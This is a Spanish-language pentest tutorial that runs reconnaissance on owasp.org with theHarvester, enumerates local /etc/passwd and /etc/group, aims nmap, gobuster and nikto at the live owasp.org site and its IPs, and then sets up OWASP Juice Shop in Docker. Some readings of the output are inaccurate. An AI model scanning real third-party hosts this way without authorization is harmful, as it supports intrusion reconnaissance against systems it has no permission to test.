https://owasp.org/SecureCodingDojo/codereview101/snippetInputValidation2.java  
https://owasp.org/SecureCodingDojo/codereview101/snippetParamStatements2.java  
https://owasp.org/about/  
https://owasp.org/blog/2023/03/20/resignation-of-mark-cruphey.html  
https://owasp.org/blog/2023/03/31/owasp-strategy-2023-1.html  
https://owasp.org/careers/  
https://owasp.org/chapters/  
https://owasp.org/contact/  
https://owasp.org/events/  
https://owasp.org/finance/
```

El análisis de seguridad reveló un total de 46 URLs relevantes pertenecientes a la organización **OWASP**. Estas URLs incluyen recursos críticos como la serie de hojas de trucos de seguridad, guías de mejores prácticas, y documentación sobre vulnerabilidades comunes, como la inyección de código y XSS. La variedad de enlaces también abarca publicaciones sobre estrategia y gobernanza, así como información sobre proyectos y eventos de OWASP.

```
[*] IPs found: 91
```

```
104.130.192.89
104.130.219.202
104.17.32.82
104.17.33.82
104.22.26.77
104.22.27.77
13.224.29.123
13.224.29.20
13.224.29.41
13.224.29.55
151.101.1.195
151.101.194.119
151.101.65.195
151.101.66.119
157.245.12.71
159.203.183.216
162.209.12.188
166.78.252.53
172.224.120.167
```

El análisis de seguridad sobre el dominio **owasp.org** reveló 91 direcciones IP distintas, lo que indica una infraestructura distribuida y potencialmente escalable. Esta diversidad sugiere la necesidad de una gestión robusta de la seguridad, dado que cada IP puede ser un punto vulnerable. Además, se encontró un correo electrónico, lo que resalta la importancia de una comunicación efectiva para la gestión de incidentes de seguridad.

```
owasp4.owasp.org
phpsec.owasp.org
registration.owasp.org.nz
scvs.owasp.org
secureflag.owasp.org
secureflag.owasp.org:18.155.192.24
sl.owasp.org
talk.owasp.org
tempcali.owasp.org
top10proactive.owasp.org
training.owasp.org
tsd.owasp.org
update-wiki.owasp.org
videos.owasp.org
videos.owasp.org:172.67.10.39
wiki.owasp.org
wiki.owasp.org:104.22.26.77
wiki.owasp.org:167.99.114.52
www2.owasp.org
www2.owasp.org:104.22.26.77
```

```
└─(kali㉿kali)-[/home/kali]
PS> └─
```

**The Harvester** en el dominio **owasp.org**. Este comando tiene como objetivo recolectar información sobre subdominios y direcciones IP asociadas al dominio especificado. A continuación, se presenta un análisis de lo que se puede extraer de esta salida:

## **Análisis de la Salida**

### **➤ Subdominios Encontrados**

La lista contiene varios subdominios relacionados con OWASP, como blog.owasp.org, dev.owasp.org, wiki.owasp.org, entre otros.

Cada subdominio puede ser un posible vector de ataque, ya que podría tener diferentes configuraciones, vulnerabilidades o servicios expuestos.

### **➤ Direcciones IP Asociadas**

Algunos subdominios tienen direcciones IP asociadas, por ejemplo:

- blt.owasp.org:104.22.26.77
- calltobattle.owasp.org:172.67.10.39

Conocer las direcciones IP permite al analista realizar más investigaciones, como escaneos de puertos o verificaciones de seguridad en esos hosts específicos.

### **➤ Potenciales Recursos y Servicios**

La información recopilada puede ser utilizada para identificar recursos en línea que podrían ser de interés para un análisis de seguridad o un test de penetración.

La diversidad de subdominios puede indicar diferentes aplicaciones o servicios, lo que es crucial para un análisis exhaustivo de la seguridad de la infraestructura.

---

## **2. ENUMERACIÓN**

### **2.1. Enumeración de Usuarios y Grupos**

Para obtener información sobre los usuarios y grupos en un sistema, podemos utilizar varias herramientas y métodos.

#### **2.1.1. Comando para Enumerar Usuarios en Linux:**

```
cat /etc/passwd
```

```
(kali㉿kali)-[~/home/kali]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
```

### ➤ Salida Esperada

La salida del comando muestra varias líneas, donde cada línea representa una cuenta de usuario y contiene la siguiente información, separada por dos puntos (:):

- **Nombre de usuario**
- **Contraseña** (generalmente representada por "x")
- **UID (User ID)**
- **GID (Group ID)**
- **GECOS** (información adicional, como el nombre completo)
- **Directorio de inicio**
- **Shell**

### ➤ Ejemplo de Salida

```
root:x:0:0:root:/root:/usr/bin/zsh
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

### ➤ Análisis de la Salida


- **root:** Usuario con permisos de administrador (UID 0).
- **kali:** Usuario regular (UID 1000) con su propio directorio de inicio /home/kali y usando /usr/bin/zsh como su shell.
- **daemon:** Usuario del sistema que no tiene acceso de inicio de sesión (/usr/sbin/nologin).

### ➤ Relevancia

El archivo /etc/passwd es crucial para la administración del sistema y la seguridad. Permite a los administradores gestionar usuarios y grupos, establecer permisos y asegurar que las configuraciones de inicio de sesión sean correctas.

### 2.1.2. Comando para Enumerar Grupos en Linux:

```
cat /etc/group
```



```
(kali㉿kali)-[~/home/kali]
└─$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:kali
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:kali
fax:x:21:
voice:x:22:
cdrom:x:24:kali
floppy:x:25:kali
```

El archivo /etc/group es un archivo del sistema en Linux que contiene la información sobre los grupos de usuarios en el sistema. Cada línea en el archivo representa un grupo, indicando el nombre del grupo, el identificador de grupo (GID) y los usuarios que pertenecen a él. La estructura general es: nombre\_del\_grupo:x:GID:usuarios.

En este caso, el usuario kali pertenece a varios grupos, como sudo, dialout, cdrom, audio, video, y plugdev, entre otros. Estos grupos otorgan permisos específicos al usuario para realizar tareas como ejecutar comandos administrativos, acceder a dispositivos de audio y video, entre otros.

### 2.1.3. Enumeración de Usuarios en Windows

Utiliza net para obtener información sobre usuarios y grupos.

```
net user
```

```
(kali㉿kali)-[~/home/kali]
└─$ net user

net [<method>] user [misc. options] [targets]
    List users

net [<method>] user DELETE <name> [misc. options] [targets]
    Delete specified user

net [<method>] user INFO <name> [misc. options] [targets]
    List the domain groups of the specified user

net [<method>] user ADD <name> [password] [-c container] [-F user flags] [misc. options] [targets]
    Add specified user

net [<method>] user RENAME <oldusername> <newusername> [targets]
    Rename specified user

Valid methods: (auto-detected if not specified)
    ads          Active Directory (LDAP/Kerberos)
    rpc          DCE-RPC
```

El comando `net user` en Kali Linux permite gestionar cuentas de usuario y consultar información en redes que utilizan Samba. Con él, se puede listar usuarios, agregar o eliminar cuentas, y cambiar nombres de usuario.

## 2.2. Enumeración de Servicios y Versiones

Identificar servicios en ejecución y sus versiones es crucial para la evaluación de seguridad.

- **Uso de Nmap para Enumerar Puertos y Servicios**

```
nmap -sV -p- <IP-Objetivo>
```

```
sudo nmap -sV -p- 104.22.26.77
```

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -sV -p- 104.22.26.77
[sudo] password for kali:
77Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 21:50 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 21:50 (0:00:00 remaining)
Nmap scan report for 104.22.26.77
Host is up (0.00095s latency).
Not shown: 43715 filtered tcp ports (net-unreach), 21816 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
2096/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.35 seconds
```

```
sudo nmap -sV -p- 172.67.10.39
```

**104.22.26.77:** Este host tiene varios puertos abiertos, pero todos están marcados como `tcpwrapped`. Esto significa que el servidor está usando una envoltura TCP, posiblemente debido a un firewall, un sistema de prevención de intrusiones, o algún mecanismo que oculta los detalles del servicio. Los puertos abiertos detectados fueron:

- **80 (HTTP):** Posiblemente un servicio web.
- **443 (HTTPS):** Normalmente asociado a tráfico seguro.

- **2096** y **8080**: También están abiertos, pero sin detalles del servicio específico, debido a la envoltura TCP.


**172.67.10.39**: En este host, todos los puertos están en un estado filtered o filtrado (indicado por net-unreach). Esto usualmente significa que un firewall está bloqueando el acceso a estos puertos.

## 2.3. Enumeración de Recursos y Páginas

La primera etapa es enumerar las rutas y recursos disponibles en el sitio web.

- **Uso de gobuster para Enumerar Directorios**

```
gobuster dir -u https://owasp.org/www-project-juice-shop/ -w /usr/share/wordlists/dirb/common.txt -t 50
```



```
(kali㉿kali)-[~/home/kali]
└─$ gobuster dir -u https://owasp.org/www-project-juice-shop/ -w /usr/share/wordlists/dirb/common.txt -t 50
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          https://owasp.org/www-project-juice-shop/
[+] Method:       GET
[+] Threads:      50
[+] Threads:      50
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
=====
/404           (Status: 200) [Size: 29394]
/assets         (Status: 301) [Size: 162] [→ https://owasp.org/www-project-juice-shop/assets/]
/index          (Status: 200) [Size: 90542]
/index.html     (Status: 200) [Size: 90542]
```

- **/404 (Status: 200)**: Esta URL devolvió un código de estado 200, lo que significa que existe una página accesible, aunque el nombre sugiere que debería ser una página de error 404.
- **/assets (Status: 301)**: Esta URL redirige a <https://owasp.org/www-project-juice-shop/assets/>, lo que indica que hay recursos estáticos (como CSS, JS, imágenes) que podrías explorar.
- **/index y /index.html (Status: 200)**: Ambas devuelven un código 200, lo que indica que son accesibles. Generalmente, estas páginas contendrán el contenido principal del sitio.
- **/info (Status: 200)**: También es accesible y podría contener información relevante sobre el proyecto.
- Otras rutas como **/intermediate**, **/ipp**, **/ir**, **/invoice**, y **/intro** están devolviendo un código 429, lo que significa que se ha producido un "Too Many Requests" (demasiadas solicitudes) desde tu IP, indicando que podrías estar haciendo peticiones demasiado rápido.

## 2.4. Exploración de Resultados

```
(kali㉿kali)-[~/home/kali]
└─$ curl -I https://owasp.org/www-project-juice-shop/assets/
HTTP/2 404
date: Tue, 05 Nov 2024 04:47:35 GMT
content-type: text/html; charset=utf-8
cf-ray: 8ddaa34e60db0df5-MIA
cf-cache-status: DYNAMIC
access-control-allow-origin: *
age: 0
strict-transport-security: max-age=31536000; includeSubDomains
vary: Accept-Encoding
via: 1.1 varnish
content-security-policy: default-src 'self' https://*.fontawesome.com https://api.github.com https://*.githubusercontent.com https://*.google-analytics.com https://owaspadmin.azurewebsites.net https://*.twimg.com https://platform.twitter.com https://www.youtube.com https://*.doubleclick.net; frame-ancestors 'self'; frame-src https://*.vuejs.org https://*.stripe.com https://*.wufoo.com https://*.sched.com https://*.google.com https://*.twitter.com https://www.youtube.com https://*.soundcloud.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://viewer.diagrams.net https://fonts.googleapis.com https://*.fontawesome.com https://app.diagrams.net https://cdnjs.cloudflare.com https://cse.google.com https://*.vuejs.org https://*.stripe.com https://*.wufoo.com https://*.youtube.com https://*.meetup.com https://*.sched.com https://*.google-analytics.com https://unpkg.com https://buttons.github.io https://www.google.com https://*.gstatic.com
```

## 2.5. Enumeración de Vulnerabilidades Comunes

Utiliza herramientas para identificar vulnerabilidades comunes en la aplicación.

- Escaneo de Vulnerabilidades con Nikto

```
nikto -h https://owasp.org/www-project-juice-shop/
```

Esto escaneará el sitio en busca de vulnerabilidades conocidas.

- Escaneo de Vulnerabilidades con OWASP ZAP

- I. Abre ZAP y configura el proxy en tu navegador.
- II. Navega por el sitio para que ZAP capture las solicitudes.
- III. Ejecuta un escaneo activo para detectar vulnerabilidades.

```
(kali㉿kali)-[~/home/kali]
└─$ nikto -h https://owasp.org/www-project-juice-shop/
- Nikto v2.5.0

+ Multiple IPs found: 104.22.27.77, 104.22.26.77, 172.67.10.39, 2606:4700:10::6816:1a4d, 2606:4700:10::6816:1b4d, 2606:4700:10::ac43:a27
+ Target IP: 104.22.27.77
+ Target Hostname: owasp.org
+ Target Port: 443

+ SSL Info: Subject: /CN=owasp.org
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/O=Google Trust Services/CN=WE1
+ Start Time: 2024-11-04 23:50:10 (GMT-5)

+ Server: cloudflare
+ /www-project-juice-shop/: Retrieved via header: 1.1 varnish.
+ /www-project-juice-shop/: Retrieved x-served-by header: cache-mia-kmia1760078-MIA.
+ /www-project-juice-shop/: Retrieved access-control-allow-origin header: *.
+ /www-project-juice-shop/: Fastly CDN was identified by the x-timer header. See: https://www.fastly.com/
+ /www-project-juice-shop/: Uncommon header 'x-github-request-id' found, with contents: C7CC:2C3A7:5986310:639F261:6729A402.
+ /www-project-juice-shop/: Uncommon header 'x-origin-cache' found, with contents: HIT.
```

```
0:639F261:6729A402.
+ /www-project-juice-shop/: Uncommon header 'x-origin-cache' found, with contents: HIT.
+ /www-project-juice-shop/: Uncommon header 'x-fastly-request-id' found, with contents: 0c6b443dd50411ca5
0c0d0a8e2ee3f28a105687e.
+ /www-project-juice-shop/: Uncommon header 'x-proxy-cache' found, with contents: MISS.
+ /www-project-juice-shop/: Uncommon header 'x-served-by' found, with contents: cache-mia-kmia1760078-MIA
.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /www-project-juice-shop/: The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.c
om/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /www-project-juice-shop/: The Content-Encoding header is set to "deflate" which may mean that the serve
r is vulnerable to the BREACH attack. See: http://breachattack.com/
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: SSL neg
otiation failed: error:0A000410:SSL routines::ssl/tls alert handshake failure at /var/lib/nikto/plugins/L
W2.pm line 5254.
at /var/lib/nikto/plugins/LW2.pm line 5254.
; at /var/lib/nikto/plugins/LW2.pm line 5254.
+ Scan terminated: 20 error(s) and 11 item(s) reported on remote host
+ End Time: 2024-11-04 23:52:48 (GMT-5) (158 seconds)
_____
+ 1 host(s) tested
```

El resultado del escaneo con **Nikto** muestra varios hallazgos y errores. Vamos a desglosarlo y a interpretar los resultados:

## Resultados de Nikto

- **Múltiples IPs encontradas**

Nikto ha identificado varias IPs para el dominio owasp.org. Esto es común para sitios que utilizan servicios de CDN (Content Delivery Network) como Cloudflare.

- **Información del SSL**

Se proporciona información sobre el certificado SSL, que incluye el sujeto y el emisor, lo que indica que la conexión es segura.

- **Cabeceras del servidor**

Se han encontrado varias cabeceras HTTP que podrían ser relevantes para la seguridad:

x-github-request-id, x-origin-cache, y x-fastly-request-id son cabeceras poco comunes, que pueden proporcionar información adicional sobre el manejo de la caché y las solicitudes.

La cabecera x-served-by indica que la respuesta fue manejada por un servidor de caché.

- **Vulnerabilidades Potenciales**

### Cabecera faltante X-Content-Type-Options

Este encabezado ayuda a prevenir ataques de tipo MIME, y su ausencia podría permitir que un navegador interprete contenido de manera inapropiada.

### Cabecera Content-Encoding

Se encontró que esta cabecera está configurada como "deflate", lo que podría hacer que el servidor sea vulnerable al ataque BREACH.


- **Errores:**

Se reportó que el límite de errores se alcanzó (20 errores), lo que significa que Nikto no pudo establecer una conexión segura debido a problemas de negociación SSL. Esto puede ser un problema temporal o puede requerir ajustes en la configuración de Nikto para manejar adecuadamente el SSL.

## 2.6. Ajusta la Configuración de Nikto:

Nikto para manejar mejor la negociación SSL. Esto puede incluir el uso de opciones como -ssl para forzar la conexión a través de SSL.

```
nikto -h https://owasp.org/www-project-juice-shop/ -ssl
```



```
(kali㉿kali)-[~/home/kali]
└─$ nikto -h https://owasp.org/www-project-juice-shop/ -ssl
- Nikto v2.5.0

+ Multiple IPs found: 104.22.27.77, 104.22.26.77, 172.67.10.39, 2606:4700:10::6816:1b4d, 2606:4700:10::ac43:a27, 2606:4700:10::6816:1a4d
+ Target IP:          104.22.27.77
+ Target Hostname:    owasp.org
+ Target Port:        443
_____
+ SSL Info:           Subject: /CN=owasp.org
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=US/O=Google Trust Services/CN=WE1
+ Start Time:         2024-11-04 23:56:21 (GMT-5)
_____
+ Server: cloudflare
+ /www-project-juice-shop/: Retrieved via header: 1.1 varnish.
+ /www-project-juice-shop/: Retrieved x-served-by header: cache-mia-kmia1760029-MIA.
+ /www-project-juice-shop/: Retrieved access-control-allow-origin header: *.
+ /www-project-juice-shop/: Fastly CDN was identified by the x-timer header. See: https://www.fastly.com/
+ /www-project-juice-shop/: Uncommon header 'x-proxy-cache' found, with contents: MISS.
+ /www-project-juice-shop/: Uncommon header 'x-served-by' found, with contents: cache-mia-kmia1760029-MIA
.
```

El escaneo con Nikto que realizaste en el sitio **OWASP Juice Shop** ha producido varios resultados e informes sobre posibles configuraciones de seguridad y vulnerabilidades. Aquí explicamos los puntos más relevantes que se pueden extraer de la salida:

- **Múltiples IPs detectadas**

Se han encontrado varias direcciones IP asociadas con el dominio owasp.org, lo que indica que podría estar utilizando un servicio de CDN (Content Delivery Network).

- **Información SSL**

- **Cifrado utilizado:** El servidor utiliza TLS\_AES\_256\_GCM\_SHA384, que es un cifrado seguro.
- **Emisor del certificado:** El certificado SSL fue emitido por Google Trust Services, lo que generalmente indica un buen nivel de confianza.

- **Cabeceras HTTP inusuales**

Se han encontrado varias cabeceras inusuales en la respuesta, como:

- x-github-request-id
- x-origin-cache
- x-fastly-request-id

Estas cabeceras no son estándar y podrían ser indicativas de cómo se maneja el tráfico en el backend (por ejemplo, a través de GitHub o Fastly).

- **Cabecera X-Content-Type-Options faltante**

Esto significa que el servidor no está protegiendo adecuadamente los tipos de contenido. La falta de esta cabecera puede permitir que los navegadores manejen el contenido de forma inadecuada, potencialmente exponiendo al servidor a ataques de tipo MIME sniffing.

- **Possible vulnerabilidad BREACH**

Se ha detectado que el Content-Encoding está configurado como deflate, lo que podría hacer que el servidor sea vulnerable al ataque BREACH, el cual explota la compresión HTTP para obtener información sensible.

- **Errores de conexión**

El escáner encontró múltiples errores relacionados con la negociación SSL, lo que indica que podría haber problemas de configuración del servidor que afectan la capacidad de Nikto para comunicarse con él. Esto puede ser resultado de un límite en el número de errores permitidos por el escáner.

## 2.7 numeración de Información Expuesta

Examina los encabezados HTTP y los cookies para obtener información adicional.

- **Uso de curl para Ver Encabezados**

```
curl -I https://owasp.org/www-project-juice-shop/
```

Este comando mostrará los encabezados HTTP de la respuesta.

```
(kali㉿kali)-[~/home/kali]
└─$ curl -I https://owasp.org/www-project-juice-shop/
HTTP/2 200
date: Tue, 05 Nov 2024 05:06:11 GMT
content-type: text/html; charset=utf-8
cf-ray: 8ddaf50272b18b3d4-MIA
cf-cache-status: DYNAMIC
access-control-allow-origin: *
age: 0
cache-control: max-age=600
expires: Tue, 05 Nov 2024 05:16:11 GMT
last-modified: Mon, 04 Nov 2024 10:35:11 GMT
strict-transport-security: max-age=31536000; includeSubDomains
vary: Accept-Encoding
via: 1.1 varnish
content-security-policy: default-src 'self' https://*.fontawesome.com https://api.github.com https://*.githubusercontent.com https://*.google-analytics.com https://owaspadmin.azurewebsites.net https://*.twimg.com https://platform.twitter.com https://www.youtube.com https://*.doubleclick.net; frame-ancestors 'self'; frame-src https://*.vuejs.org https://*.stripe.com https://*.wfoo.com https://*.sched.com https://*.google.com https://*.twitter.com https://www.youtube.com https://www.soundcloud.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://viewer.diagrams.net https://fonts.googleapis.com https://*.fontawesome.com https://app.diagrams.net https://cdnjs.cloudflare.com https://cse.google.com https://*.vuejs.org https://*
```

```
gstatic.com
permissions-policy: geolocation=(self)
referrer-policy: same-origin
x-cache: MISS
x-cache-hits: 0
x-content-type-options: nosniff
x-fastly-request-id: bb5029e944c16eb0c633c5b8cbecf36678f410da
x-frame-options: SAMEORIGIN
x-github-request-id: 4A76:1DF2E6:54B7FE1:5D67B35:6729A7C2
x-origin-cache: HIT
x-proxy-cache: MISS
x-served-by: cache-mia-kmia1760077-MIA
x-timer: S1730783172.725031,VS0,VE33
server: cloudflare
```

## Resumen de Encabezados HTTP

- I. **Estado:** HTTP/2 200 – Solicitud exitosa.
- II. **Contenido:** content-type: text/html; charset=utf-8 – La respuesta es un documento HTML.
- III. **Caché:**

cache-control: max-age=600 – Puede ser almacenado en caché durante 10 minutos.

expires: Tue, 05 Nov 2024 05:16:11 GMT – Fecha de caducidad del caché.

- IV. **Seguridad:**

strict-transport-security: max-age=31536000; includeSubDomains – Fuerza el uso de HTTPS durante un año (HSTS).

x-frame-options: SAMEORIGIN – Previene clickjacking permitiendo cargar la página solo desde el mismo origen.

- V. **Política de Seguridad de Contenido:** Define fuentes permitidas para scripts e imágenes, protegiendo contra XSS.

- VI. **Caché y Proxies:**

x-cache: MISS – Respuesta no fue servida desde la caché.

x-served-by: cache-mia-kmia1760077-MIA – Servidor que manejó la solicitud.

- **Uso de curl para Ver Cookies**

```
curl -v https://owasp.org/www-project-juice-shop/
```

```
(kali㉿kali)-[~/home/kali]
└─$ curl -v https://owasp.org/www-project-juice-shop/
* Host owasp.org:443 was resolved.
* IPv6: 2606:4700:10::ac43:27, 2606:4700:10::6816:1b4d, 2606:4700:10::6816:1a4d
* IPv4: 172.67.10.39, 104.22.26.77, 104.22.27.77
*   Trying 172.67.10.39:443 ...
* Connected to owasp.org (172.67.10.39) port 443
* GnuTLS ciphers: NORMAL:-ARCFOUR-128:-CTYPE-ALL:+CTYPE-X509:-VERS-SSL3.0
* found 146 certificates in /etc/ssl/certs/ca-certificates.crt
* found 440 certificates in /etc/ssl/certs
* SSL connection using TLS1.3 / ECDHE_RSA_AES_256_GCM_SHA384
*   server certificate verification OK
*   server certificate status verification SKIPPED
*   common name: owasp.org (matched)
*   server certificate expiration date OK
*   server certificate activation date OK
*   certificate public key: EC/ECDSA
*   certificate version: #3
*   subject: CN=owasp.org
*   start date: Thu, 26 Sep 2024 22:43:59 GMT
*   expire date: Wed, 25 Dec 2024 22:43:58 GMT
```

**Lo guardamos el resultado :**

```
curl -v https://owasp.org/www-project-juice-shop/ > respuesta.txt
2>&1
```

## Verificar el Archivo

Después de ejecutar el comando, puedes verificar que el archivo se ha creado correctamente usando el comando:

```
cat respuesta.txt
```

```
File Actions Edit View Help
</nav>
<p class="disclaimer">
    OWASP, the OWASP logo, and Global AppSec are registered trademarks and AppSec Days, AppSec California, AppSec Cali, SnowFROC, and LASCON are trademarks of the OWASP Foundation, Inc. Unless otherwise specified, all content on the site is Creative Commons Attribution-ShareAlike v4.0 and provided without warranty of service or accuracy. For more information, please refer to our <a href="/www-policy/operational/general-disclaimer.html">General Disclaimer</a>. OWASP does not endorse or recommend commercial products or services, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide. Copyright 2024, OWASP Foundation, Inc.
</p>
</section>
</footer>

</body>
</html>

100 90542    0 90542    0      0  142k      0 --:--:-- --:--:-- --:--:--  143k
* Connection #0 to host owasp.org left intact

(kali㉿kali)-[~/home/kali]
└─$
```

## 2.8. Configuración y Ejecución de OWASP Juice Shop con Docker

### a) Iniciar Sesión en Docker Hub

```
docker login
```

```
(kali㉿kali)-[~]
$ docker login
Authenticating with existing credentials...
WARNING! Your password will be stored unencrypted in /home/kali/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

### b) Descargar la Imagen Correcta de OWASP Juice Shop

```
docker login -u asnarck7
```

```
(kali㉿kali)-[~]
$ docker login -u asnarck7
Password:
WARNING! Your password will be stored unencrypted in /home/kali/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

La imagen oficial de OWASP Juice Shop se encuentra en Docker Hub bajo el nombre **bkimminich/juice-shop**, no **owasp/juice-shop**. Se usa el siguiente comando para descargarla:

```
docker pull bkimminich/juice-shop
```

```
└─(kali㉿kali)-[~]
$ docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
1c56d6035a42: Pull complete
e33bce57de28: Pull complete
473d8557b1b2: Pull complete
b6824ed73363: Pull complete
7c12895b777b: Pull complete
33e068de2649: Pull complete
5664b15f108b: Pull complete
27be814a09eb: Pull complete
4aa0ea1413d3: Pull complete
9ef7d74bdfdf: Pull complete
9112d77ee5b1: Pull complete
83f8d4690e1f: Pull complete
a4ba90834fb4: Pull complete
df368711b362: Pull complete
e89169bec965: Pull complete
7f3501c931c2: Pull complete
88934a1bc18c: Pull complete
e5035db4cc0a: Pull complete
```

```
baab02ec530b: Pull complete
9086d21455f5: Pull complete
Digest: sha256:4846e9496e6afe03d5dd56fee1193050e31a56a50fc9bd9bae3afa1f4052d4b8
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

### c) Ejecutar la Aplicación

Una vez descargada la imagen, podemos iniciar OWASP Juice Shop en un contenedor con el siguiente comando:

```
docker run -p 3000:3000 bkimminich/juice-shop
```

